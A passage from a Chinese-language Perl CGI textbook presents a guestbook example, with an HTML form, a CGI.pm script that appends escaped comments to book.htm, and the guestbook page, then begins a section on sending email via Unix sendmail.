


图 22.7 来宾簿

还要注意, 你可以自定义 guestbook.cgi 接受电子邮件地址 (尽管越来越多的用户都不愿意提供它们, 这不仅仅是由于隐私权, 而且也是由于有为电子邮件地址扫描网页的机器人程序)。

也可以自定义 book.htm 来宾簿文件, 使用<IMG>标记添加图像, 设置背景等, 与处理其他网页一样。只是应该特别注意, book.htm 中的最后一个文本是</BODY></HTML> (如果在新版本的 CGI.pm 中, 已经更改了它, 则为 CGI 的 end\_html 方法的当前输出), 这样, 当添加新注释时, guestbook.cgi 就能够移回到正确位置, 并重写这些标记。

#### 程序清单 22.5 guestbook.htm

```
<HTML>
<HEAD>
<TITLE>Add to the guest book</TITLE>
</HEAD>
<BODY>
<H1>Please add to my guest book...</H1>
<FORM METHOD = POST ACTION =
"http://www.yourserver.com/user/cgi/guestbook.cgi">
<BR>
<CENTER>
Please enter your name:
<P>
<INPUT TYPE = "TEXT" NAME = "username">
</INPUT>
```

```

<BR>
Please enter your comments:
<P>
<TEXTAREA ROWS = 8 COLS = 40 NAME = "comments">
</TEXTAREA>
<BR>
<BR>
<INPUT TYPE = SUBMIT VALUE = "Send">
<INPUT TYPE = RESET VALUE = "Reset">
</CENTER>
</FORM>
</BODY>
</HTML>

```

### 程序清单 22.6 guestbook.cgi

```

#!/usr/bin/perl

use CGI;

$co = new CGI;

open (BOOK, "+<book.htm")
    or die "Could not open guest book.";

seek (BOOK, -length($co->end_html), 2);

$date = 'date';

chop($date);

$username = $co->param('username');
$username =~ s/</&lt;/g;

$text = $co->param('comments');
$text =~ s/</&lt;/g;

print BOOK

$co->h3
(
    "New comments by ", $username, " on ", $date,
    $co->p,
    $text,
),
$co->hr,
$co->end_html;

close BOOK;

print $co->header,

$co->start_html
(

```



```
-title=>'Guest Book Example',
-author=>'Steve',
-BGColor=>'white',
-LINK=>'red'
);

print

$co->center
(
    $co->h1('Thanks for adding to the guest book!')
),
"if you want to take a look at the guest book, ",

$co->a
(
    {href=>"http://www.yourserver.com/user/cgi/book.htm"},
    "click here"
),
".",

$co->hr,
$co->end_html;
```

#### 程序清单 22.7 book.htm

```
<HTML>
<HEAD>
<TITLE>
The Guest Book
</TITLE>
</HEAD>
<BODY>
<CENTER>
<H1>Here is the guest book...</H1>
<HR>
</BODY>
</HTML>
```

#### 22.2.9 从 CGI 脚本发送电子邮件

假设已经设置了一个 Web 站点，而且想获取用户反馈，但是，来宾簿不能满足需要。希望设置它，这样用户就能够直接给我发送电子邮件。从 CGI 脚本中可以实现吗？答案是：当然可以，事实上，可以采用很多方式设置它。

尽管可以把用户反馈存储在 ISP 上，如上一个来宾簿示例，但把反馈直接用电子邮件发送给你会更方便。我编写的下面这个脚本就用于实现该功能。注意，这段代码必须使用系统资源，以支持电子邮件，所以该脚本是依赖操作系统的，这里将使用 Unix。在这个示例之后，



将介绍 CPAN Mail 模块。

22.2.9.1 使用 Unix sendmail

这个电子邮件应用程序包含一个 HTML 文件 email.htm，它是前端，允许用户从其 Web 浏览器编写电子邮件，如图 22.8 所示。CGI 脚本 email.cgi 接受电子邮件，发送它，并显示确认消息，如图 22.9 所示。




图 22.8 编写电子邮件

